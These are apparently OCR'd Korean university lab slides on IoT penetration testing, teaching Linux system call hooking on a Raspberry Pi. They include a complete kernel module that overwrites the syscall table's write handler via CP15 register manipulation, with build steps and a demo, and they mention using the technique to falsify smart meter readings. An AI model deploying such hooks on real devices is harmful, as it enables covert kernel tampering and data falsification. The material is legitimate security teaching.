
Kernel Modification Attack (System Call Hooking)

조 진 성
경희대학교 컴퓨터공학과
Mobile & Embedded System Lab.

IoT 디바이스 모의 해킹

❖ Smart Meter/Plug 모의 해킹


- Raspberry Pi 기반 Smart Energy Meter IoT 디바이스 모의 해킹
  - 정상 smart energy metering 디바이스의 동작 과정
    - 전력 센싱 모듈을 통해 주기적으로 전력 소모량 측정 → 에너지 관리 서버 전송
    - Open ADR(Automatic Data Response) 프로토콜 기반 메시지 교환
    - 시간 정보와 함께 전력 데이터 저장 → 서버 요청에 따라 선택적 전송



IoT 디바이스 모의 해킹

❖ Smart Meter/Plug 모의 해킹


- Raspberry Pi 기반 Smart Meter IoT 디바이스 모의 해킹
  - 해커의 Linux 커널 변조 (System call hooking)
    - CP15 레지스터 조작을 통해 Level 1 페이지 테이블 엔트리에 Access 권한 획득
    - sys_ioctl() 핸들러 주소를 hooked_ioctl() 주소로 변경
    - hooked_ioctl(): 전류 값을 변조



IoT 디바이스 모의 해킹

❖ Smart Meter/Plug 모의 해킹

- Raspberry Pi 기반 Smart Meter IoT 디바이스 모의 해킹
  - 해킹된 smart metering 디바이스의 동작



- 동영상 데모 (https://youtu.be/zmzIUV2CsLA)

실습 예제

❖ 디렉토리 구성

- ~/hooking (root)
  - /dhello_world
    - hello_world.c : 애플리케이션 소스파일
    - Makefile : make 파일 (root Makefile에 의해 호출)
  - /dhooker
    - hooker.c : 시스템 콜 후킹 소스파일
    - Makefile : make 파일 (root Makefile에 의해 호출)
  - Makefile : root make 파일

실습 예제

❖ 디렉토리 구성

```
ubuntu@ubuntu:~ $ mkdir hooking; cd hooking
ubuntu@ubuntu:~/hooking $ mkdir dhello_world; mkdir dhooker; cd dhe*
ubuntu@ubuntu:~/hooking/dhello_world $ vi hello_world.c
```

```c
#include <stdio.h>

int main(int argc, char * argv[])
{
        char sHelloMsg[] = {"Hello world!\n"};
        printf(sHelloMsg);
        return 0;
}
```

/hooking/dhello_world/hello_world.c

```
ubuntu@ubuntu:~/hooking/dhello_world $ vi Makefile
```

```
APP_NAME := hello_world

all:
        arm-linux-gnueabihf-gcc -o $(APP_NAME) $(APP_NAME).c

clean:
        $(RM) $(APP_NAME).o
```

/hooking/dhello_world/Makefile

실습 예제

❖ 디렉토리 구성

```
ubuntu@ubuntu:~/hooking/dhello_wor
ld $ cd ../dhooker

ubuntu@ubuntu:~/hooking/dhooker
$ vi hooker.c
```

```c
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/syscalls.h>
#include <linux/string.h>

#define SYSCALL_TABLE_BASE_ADDR (0x8000fbe8)
#define MANAGER_PERMISSION      (0xff)

unsigned int ** g_puSysTableAddr = (unsigned int**)SYSCALL_TABLE_BASE_ADDR;
unsigned int g_uPrevAP = 0x00;
unsigned int g_uNewAP = MANAGER_PERMISSION;
unsigned int (* sys_write_orig)(int fd, char *byf, size_t count);

unsigned int sys_write_hooked(int nFD, char * pBuf, size_t nCnt)
{
        if (nFD==1)
        {
                memset(pBuf, 0, nCnt);
                strcpy(pBuf, "Hacked!!!\n");
                return sys_write_orig(nFD, pBuf, nCnt);
        }
        else
                return sys_write_orig(nFD, pBuf, nCnt);
}

int __init Hook_Init(void)
{
        sys_write_orig = (void *)g_puSysTableAddr[__NR_write];

        __asm__ __volatile__("mrc p15, 0, %0, c3, c0" : "=r"(g_uPrevAP));
        __asm__ __volatile__("mcr p15, 0, %0, c3, c0" : :"r"(g_uNewAP));

        g_puSysTableAddr[__NR_write] = (unsigned int *) sys_write_hooked;

        __asm__ __volatile__("mcr p15, 0, %0, c3, c0" : :"r"(g_uPrevAP));
        return 0;
}

void __exit Hook_Exit(void)
{
        __asm__ __volatile__("mrc p15, 0, %0, c3, c0" : "=r"(g_uPrevAP));
        __asm__ __volatile__("mcr p15, 0, %0, c3, c0" : :"r"(g_uNewAP));

        g_puSysTableAddr[__NR_write] = (unsigned int *) sys_write_orig;

        __asm__ __volatile__("mcr p15, 0, %0, c3, c0" : :"r"(g_uPrevAP));
}

module_init(Hook_Init);
module_exit(Hook_Exit);
```

sudo cat /proc/kallsyms | grep sys_call_table
Raspberry Pi에서 위의 명령어를 써서 나온 주소

sys_write_orig() 호출 전,
pBuf의 내용 수정

* System call table에 등록된 sys_write() 핸들러 주소를 sys_write_hooked() 주소로 변경하기 위해 MMU의 페이지 테이블 엔트리 접근 검사 권한을 변경하는 어셈블리 코드

g_uPrevAP: 기존 권한(Client)이 저장됨
g_uNewAP: 최상위(Manager) 권한

/hooking/dhooker/hooker.c

실습 예제

❖ 디렉토리 구성

```
ubuntu@ubuntu:~/hooking/dhooker
$ vi Makefile

ubuntu@ubuntu:~/hooking/dhooker
$ cd ..

ubuntu@ubuntu:~/hooking$ vi
Makefile
```

```
1  obj-m := hooker.o
2
3  KDIR=/home/js/working/linux/ *라즈베리용 리눅스를 설치한 폴더(lab 4-2)
4  PWD=$(shell pwd)
5  TOOLCHAIN=arm-linux-gnueabihf-
6  TARGET=arm
7
8  all:
9          $(MAKE) -C $(KDIR) M=$(PWD) ARCH=$(TARGET) CROSS_COMPILE=$(TOOLCHAIN) modules
10
11 clean:
12         $(MAKE) -C $(KDIR) SUBDIRS=$(PWD) clean
```

/hooking/dhooker/Makefile

```
1  export APP_NAME = hello_world *사용자 프로그램명
2  export MOD_NAME =hooker       *모듈명
3
4  PWD := $(shell pwd)
5  APP_PATH=$(PWD)/d$(APP_NAME)
6  MOD_PATH=$(PWD)/d$(MOD_NAME)
7
8  all: $(MOD_NAME) $(APP_NAME)
9
10 $(MOD_NAME):
11         $(MAKE) -C $(MOD_PATH)
12         mv $(MOD_PATH)/$@.ko $(PWD)
13
14 $(APP_NAME):
15         $(MAKE) -C $(APP_PATH)
16         mv $(APP_PATH)/$@ $(PWD)
17
18 clean:
19         $(RM) $(PWD)/$(MOD_NAME).ko
20         $(RM) $(PWD)/$(APP_NAME)
21         arm-linux-gnueabihf-gcc -C $(MOD_PATH) clean
22         arm-linux-gnueabihf-gcc -C $(APP_PATH) clean
```

/hooking/Makefile

실습 예제

❖ 프로젝트 빌드

- ~/hooking 디렉토리에서 make 명령 실행

```
js@ubuntu:~/Desktop/hooking$ make          // make 실행
                             //(make, make hello_world, make hooker 실행 가능)
make -C /home/js/Desktop/hooking/dhooker
make[1]: Entering directory '/home/js/Desktop/hooking/dhooker'
make -C /home/js/working/linux/ M=/home/js/Desktop/hooking/dhooker ARCH=arm CROSS_COMPILE=arm-linux-gnueabihf-
modules
make[2]: Entering directory '/home/js/working/linux'
  CC [M]  /home/js/Desktop/hooking/dhooker/hooker.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/js/Desktop/hooking/dhooker/hooker.mod.o
  LD [M]  /home/js/Desktop/hooking/dhooker/hooker.ko
make[2]: Leaving directory '/home/js/working/linux'
make[1]: Leaving directory '/home/js/Desktop/hooking/dhooker'
mv /home/js/Desktop/hooking/dhooker/hooker.ko /home/js/Desktop/hooking
make -C /home/js/Desktop/hooking/dhello_world
make[1]: Entering directory '/home/js/Desktop/hooking/dhello_world'
arm-linux-gnueabihf-gcc -o hello_world hello_world.c
hello_world.c: In function ‘main’:
hello_world.c:6:9: warning: format not a string literal and no format arguments [-Wformat-security]
  printf(sHelloMsg);
         ^~~~~~~~~
make[1]: Leaving directory '/home/js/Desktop/hooking/dhello_world'
mv /home/js/Desktop/hooking/dhello_world/hello_world /home/js/Desktop/hooking
js@ubuntu:~/Desktop/hooking$ ls
dhello_world  dhooker  hello_world  hooker.ko  Makefile     // make 실행 후, hello_world와 hooker.ko 가 생성됨
                                                           // (make 결과물 삭제는 make clean 실행)
```

실습 예제

파일 복사

- 빌드된 ~/hooking 폴더를 SD카드로 복사(4-2 참고)

```
js@ubuntu:~/working/modules$ sudo mount /dev/sdb1 /mnt/raspi
js@ubuntu:~/working/modules$ sudo mount /dev/sdb2 /mnt/fs
```

```
js@ubuntu:~/Desktop$ sudo cp -r ./hooking /mnt/fs/home/pi
js@ubuntu:~/Desktop$ sudo umount /mnt/raspi
js@ubuntu:~/Desktop$ sudo umount /mnt/fs
```

실습 예제

❖ **Hooking 모듈 삽입 전/후의 hello_world 실행 결과**

```
pi@raspberrypi:~/hooking $ ls
dhello_world  dhooker  hello.save  hello_world  hooker.ko  Makefile
pi@raspberrypi:~/hooking $ ./hello_world          // 모듈 삽입 전, hello_world 출력 메시지
Hello world!
pi@raspberrypi:~/hooking $ sudo insmod hooker.ko  // hooker 모듈 삽입
pi@raspberrypi:~/hooking $ ./hello_world
Hacked!!!                                         // 삽입된 모듈에 의해 hello_world 메시지가 변경됨
pi@raspberrypi:~/hooking $ ls
Hacked!!!                                         // 삽입된 모듈에 의해 기본 명령에 대한 출력 메시지도 변경됨
pi@raspberrypi:~/hooking $ vi what
Hacked!!!
        Hacked!!!
                Hacked!!!
                        Hacked!!!
                                Hacked!!!
                                        Hacked!!!Hacked!Hacked!!
[1]+  Stopped                 vi what
pi@raspberrypi:~/hooking $ sudo rmmod hooker      // hooker 모듈 제거
pi@raspberrypi:~/hooking $ ./hello_world
Hello world!                                      // 모듈이 제거된 후, hello_world 메시지 정상 출력
pi@raspberrypi:~/hooking $ ls
dhello_world  dhooker  hello.save  hello_world  hooker.ko  Makefile
                                                  // 모듈이 제거된 후, 기본 명령도 정상적으로 동작
```

실습 과제

- **프로그램명이 'hello_world' 인 경우만 hooking**

- **힌트**
  - 프로세스 정보를 담는 task_struct 구조체 사용
    - task_struct→comm: 프로세스 이름 (https://github.com/raspberrypi/linux/blob/rpi-4.4.y/include/linux/sched.h)
  - "current" 매크로
    - 현재 프로세스에 대한 task_struct 객체를 참조하는 매크로
    - 사용 예) current->pid

Q & A

http://mesl.khu.ac.kr